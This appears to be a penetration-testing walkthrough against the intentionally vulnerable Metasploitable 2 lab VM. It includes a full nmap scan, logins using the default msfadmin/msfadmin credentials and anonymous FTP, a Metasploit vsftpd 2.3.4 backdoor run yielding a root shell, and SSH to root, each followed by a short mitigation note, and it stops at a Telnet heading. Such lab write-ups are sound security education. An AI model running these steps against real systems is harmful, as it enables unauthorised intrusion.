Metasploitable 2

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
Nmap

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -T4  192.168.80.130
Starting Nmap 7.94SVN ( [https://nmap.org](https://nmap.org/) )
Nmap scan report for 192.168.80.130
Host is up (0.0055s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.80.137
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|*ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protoc
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|*  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|*ssl-date: 2024-09-13T07:27:21+00:00; -6s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|*    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/orga
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|*smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 1
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|*  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|*http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      33493/udp   mountd
|   100005  1,2,3      60475/tcp   mountd
|   100021  1,3,4      54287/udp   nlockmgr
|   100021  1,3,4      57012/tcp   nlockmgr
|   100024  1          50020/udp   status
|  100024  1          58260/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WOR
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup:
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 16
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, Support41Auth, ConnectWit
|   Status: Autocommit
|*  Salt: |=W|.kS;o=~)N+,<)UT#
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-09-13T07:27:21+00:00; -6s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/orgar
| Not valid before: 2010-03-17T14:07:45
|*Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|*    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd (Admin email admin@Metaspl
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION rec
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:85:3E:C6 (VMware)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linu

Host script results:
|*smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
```

```
|*  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 59m54s, deviation: 2h00m00s, median: -6s
|*nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>,
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|*  System time: 2024-09-13T03:27:13-04:00

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 21.79 seconds
```

Enumeration on Port 80



```
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

We Found credentials for login **msfadmin/msfadmin**

keep that in mind


---

1. Exploit port 21 FTP

```
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.80.137
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|*ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

in this port we see FTP service running with version 2.3.4


let’s try to connect to it with the **credentials** we had



```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.80.130
Connected to 192.168.80.130.
220 (vsFTPd 2.3.4)
Name (192.168.80.130:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63329|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> cd vulnerable
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||16639|).
150 Here comes the directory listing.
drwxr-xr-x    3 1000     1000         4096 Apr 28  2010 mysql-ssl
drwxr-xr-x    5 1000     1000         4096 Apr 28  2010 samba
drwxr-xr-x    2 1000     1000         4096 Apr 19  2010 tikiwiki
drwxr-xr-x    3 1000     1000         4096 Apr 16  2010 twiki20030201
226 Directory send OK.
ftp> 
```

It worked for us successfully

we can also connect using anonymous as name and password



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.94.132

Connected to 192.168.94.132.
220 (vsFTPd 2.3.4)
Name (192.168.94.132:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


1.1 Mitigation

FTP (vsftpd 2.3.4):


- Mitigation: Disable anonymous FTP access and update the FTP server software to a more secure version that supports encrypted connections like FTPS.

2. Exploit Port 21 VSFTPD


search metasploit for an exploit



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```



```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                       tml
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.80.130
rhosts ⇒ 192.168.80.130
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.80.130:21 - The port used by the backdoor bind listener is already open
[+] 192.168.80.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.80.137:44301 → 192.168.80.130:6200) at 2024-10-17 19:01:55 -0400

whoami
root
uid
sh: line 7: uid: command not found
getuid
sh: line 8: getuid: command not found
sudo -l
User root may run the following commands on this host:
    (ALL) ALL
```

2.1 Mitigation


FTP (vsftpd 2.3.4):

- Mitigation: Disable anonymous FTP access and update the FTP server software to a more secure version that supports encrypted connections like FTPS.

3. Exploit port 22 SSH

```
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protoc
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|*  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```


now lets try to connect using SSH



```
221 Goodbye.

┌──(root㉿kali)-[/home/kali]
└─# ssh 192.168.80.130
root@192.168.80.130's password:
Permission denied, please try again.
root@192.168.80.130's password:
```

at first we didn’t try to connect using the credentials we had but when we did,we got into the user

msfadmin which has root privilege's



```
┌──(root㉿kali)-[/home/kali]
└─# ssh msfadmin@192.168.80.130
msfadmin@192.168.80.130's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Sep 13 03:44:40 2024
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ sudo ls
[sudo] password for msfadmin:
vulnerable
msfadmin@metasploitable:~$ sudo -l
User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:~$
```

And we are ROOT

3.1. Mitigation


SSH (OpenSSH 4.7p1):

- Mitigation: Update OpenSSH to the latest version and disable root login via SSH. Implement strong password policies and consider using key-based authentication.

4. Exploit port 23 Telnet

